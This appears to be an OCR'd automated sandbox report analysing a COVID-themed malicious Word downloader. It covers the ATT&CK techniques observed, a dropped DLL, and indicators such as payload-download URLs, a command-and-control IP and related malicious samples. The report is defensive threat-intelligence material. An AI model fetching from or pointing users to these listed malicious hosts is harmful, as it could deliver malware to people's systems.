
Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	E In N C
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 2 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2 2	E R C
Domain Accounts	Native API 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	E T L
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	S S
Cloud Accounts	Command and Scripting Interpreter 1 1 1	Network Logon Script	Network Logon Script	Masquerading 2 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 4	M D C
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GT-9333 Medical report COVID-19.doc	25%	ReversingLabs	Document-Word.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.2e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://arquivopop.com.br/index_htm_files/Kxh/	0%	Avira URL Cloud	safe	
http://hotelshivansh.com/UserFiles/8/	100%	Avira URL Cloud	malware	
http://transfersuvan.com	0%	Avira URL Cloud	safe	
http://https://www.isatechnology.com/training/b/	0%	Avira URL Cloud	safe	
http://transfersuvan.com/wp-admin/OVl/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://www.isatechnology.comp	0%	Avira URL Cloud	safe	
http://https://cairocad.com/cgi-bin/1PBB/	0%	Avira URL Cloud	safe	
http://https://physio-svdh.ch/wp-admin/kK/	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://physio-svdh.ch/wp-admin/kK/P	0%	Avira URL Cloud	safe	
http://arquivopop.com.br	0%	Avira URL Cloud	safe	
http://50.116.111.59:8080/zikye087/k6io5sui3jj27i90cer/zipbonjrmr/	0%	Avira URL Cloud	safe	
http://https://www.isatechnology.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ownitconsignment.com/files/b/	100%	Avira URL Cloud	malware	
http://https://b2bcom.com.br/site/0H/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
isatechnology.com	35.208.182.43	true	true		unknown
arquivopop.com.br	191.6.208.18	true	true		unknown
transfersuvan.com	186.64.117.145	true	true		unknown
www.isatechnology.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://arquivopop.com.br/index_htm_files/Kxh/	true	• Avira URL Cloud: safe	unknown
http://transfersuvan.com/wp-admin/OVl/	true	• Avira URL Cloud: safe	unknown
http://50.116.111.59:8080/zikye087/k6io5sui3jj27i90cer/zipbonjrmr/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2349678176.0000000002080000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2118831975.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116184813.000 0000002080000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2349678176.000000000 2080000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2118831975.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116184813.000 0000002080000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2349678176.000000000 2080000.00000002.00000001.sdmp	false		high
http://hotelshivansh.com/UserFiles/8/	powershell.exe, 00000005.00000 002.2119802005.0000000003A8800 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://transfersuvan.com	powershell.exe, 00000005.00000002.2116801238.00000000031E1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.isatechnology.com/training/b/	powershell.exe, 00000005.00000002.2119802005.0000000003A88000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2120753014.000000001B5AE000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2119754423.0000000001E27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116386799.0000002267000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2349870835.000000002267000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2118831975.0000000001C40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116184813.0000002080000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2349678176.000000002080000.00000002.00000001.sdmp	false		high
http://https://www.isatechnology.comp	powershell.exe, 00000005.00000002.2120027489.0000000003C53000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cairocad.com/cgi-bin/1PBB/	powershell.exe, 00000005.00000002.2119802005.0000000003A88000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2119754423.0000000001E27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116386799.0000002267000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2349870835.000000002267000.00000002.00000001.sdmp	false		high
http://https://physio-svdh.ch/wp-admin/kK/	powershell.exe, 00000005.00000002.2119802005.0000000003A88000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2119754423.0000000001E27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116386799.0000002267000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2349870835.000000002267000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2113047862.00000000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2117091810.0000000002960000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2110407873.000000000011400.00000004.00000020.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2118831975.0000000001C40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2116184813.0000002080000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2349678176.000000002080000.00000002.00000001.sdmp	false		high
http://https://physio-svdh.ch/wp-admin/kK/P	powershell.exe, 00000005.00000002.2116517300.0000000002F12000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://arquivopop.com.br	powershell.exe, 00000005.00000002.2116517300.0000000002F12000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2110407873.000000000011400.00000004.00000020.sdmp	false		high
http://https://www.isatechnology.com	powershell.exe, 00000005.00000002.2119802005.0000000003A88000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	powershell.exe, 00000005.00000002.2113047862.00000000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2117091810.0000000002960000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2350370536.0000000002FD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ownitconsignment.com/files/b/	powershell.exe, 00000005.00000002.2119802005.0000000003A88000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://b2bcom.com.br/site/0H/	powershell.exe, 00000005.00000002.2119802005.0000000003A88000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.208.182.43	unknown	United States		19527	GOOGLE-2US	true
78.188.225.105	unknown	Turkey		9121	TTNETTR	true
50.116.111.59	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
186.64.117.145	unknown	Chile		52368	ZAMLTDACL	true
197.87.160.216	unknown	South Africa		10474	OPTINETZA	true
191.6.208.18	unknown	Brazil		28299	IPV6InternetLtdaBR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	332936
Start date:	21.12.2020
Start time:	22:12:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 36s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	GT-9333 Medical report COVID-19.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@12/9@5/6
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 83.6% (good quality ratio 79.4%) • Quality average: 79% • Quality standard deviation: 26.9%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2468 because it is empty • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/332936/sample/GT-9333 Medical report COVID-19.doc

Simulations

Behavior and APIs

Time	Type	Description
22:12:42	API Interceptor	1x Sleep call for process: msg.exe modified
22:12:43	API Interceptor	76x Sleep call for process: powershell.exe modified
22:12:52	API Interceptor	487x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.188.225.105	uebg.dll	Get hash	malicious	Browse	• 78.188.225.105/5agilxql196zd2w/al9ytutr5gf2ie78hlr/
	9182483287326864.doc	Get hash	malicious	Browse	• 78.188.225.105/z8cxjwmlkoamd9/0uoew5906mpmpfl/xos25qs/2363b92r354o/9g1wcv8omuhf/
	9182483287326864.doc	Get hash	malicious	Browse	• 78.188.225.105/6jh2ht/
50.116.111.59	2G18HC8998F36.doc	Get hash	malicious	Browse	• 50.116.111.59:8080/f0ttde5p/6pa3fz7e/35ronnbuwllcs3rpomc/
186.64.117.145	New Doc 2020-12-21 09.53.07_8.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/OVI/
	http://https://moraniz.co.il/wp-content/ovFoPY4G24csbGENhcX9yJgYiF/	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/OVI/
	factura fiscala 767958063 14 10 2020.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	9931887458-7-141020.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	Auftrag.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	Rechnung.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	Faktura.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf DQ8192826.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	DES7999474362.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf QH6464446.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf R5725893955.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	Auftrag.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	Order.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/
	rapport.doc	Get hash	malicious	Browse	• transfers.uvan.com/wp-admin/07HDv9jur/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KKY9693338788.doc	Get hash	malicious	Browse	• transfers uvan.com/wp-admin/07 HDv9jur/
	File-O954389.doc	Get hash	malicious	Browse	• transfers uvan.com/wp-admin/1J/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
arquivopop.com.br	City Report - December.doc	Get hash	malicious	Browse	• 191.6.208.18
transfersuvan.com	New Doc 2020-12-21 09.53.07_8.doc	Get hash	malicious	Browse	• 186.64.117.145
	http://https://moraniz.co.il/wp-content/ovFoPY4G24csbGENhcX9yJgYiF/	Get hash	malicious	Browse	• 186.64.117.145
	factura fiscala 767958063 14 10 2020.doc	Get hash	malicious	Browse	• 186.64.117.145
	9931887458-7-141020.doc	Get hash	malicious	Browse	• 186.64.117.145
	Auftrag.doc	Get hash	malicious	Browse	• 186.64.117.145
	Rechnung.doc	Get hash	malicious	Browse	• 186.64.117.145
	Faktura.doc	Get hash	malicious	Browse	• 186.64.117.145
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf DQ8192826.doc	Get hash	malicious	Browse	• 186.64.117.145
	DES7999474362.doc	Get hash	malicious	Browse	• 186.64.117.145
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf QH6464446.doc	Get hash	malicious	Browse	• 186.64.117.145
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf R5725893955.doc	Get hash	malicious	Browse	• 186.64.117.145
	Auftrag.doc	Get hash	malicious	Browse	• 186.64.117.145
	Order.doc	Get hash	malicious	Browse	• 186.64.117.145
	rapport.doc	Get hash	malicious	Browse	• 186.64.117.145
	KKY9693338788.doc	Get hash	malicious	Browse	• 186.64.117.145
	File-O954389.doc	Get hash	malicious	Browse	• 186.64.117.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	BOL_860766.xlsm	Get hash	malicious	Browse	• 192.185.211.201
	2G18HC8998F36.doc	Get hash	malicious	Browse	• 50.116.111.59
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 192.185.225.203
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 192.185.225.203
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 108.179.253.183
	http://https://www.northernpropertiesandhomes.com/auth/?mail=feras.alsarraj@test.com.qa	Get hash	malicious	Browse	• 162.241.219.35
	http://www.afsearshc.com.ml.nyerimanah.com/?tty=(bruce.honniball@searshc.com)	Get hash	malicious	Browse	• 69.49.228.45
	http://https://flcfm.com/sign-on.ce9876/365txt	Get hash	malicious	Browse	• 192.185.188.94
	Payment_Remittance_Advice_Copy_ref426293.xls	Get hash	malicious	Browse	• 192.185.143.100
	Payment_Remittance_Advice_Copy_ref426293.xls	Get hash	malicious	Browse	• 192.185.143.100
	Payment_Remittance_Advice_Copy_ref426293.xls	Get hash	malicious	Browse	• 192.185.143.100
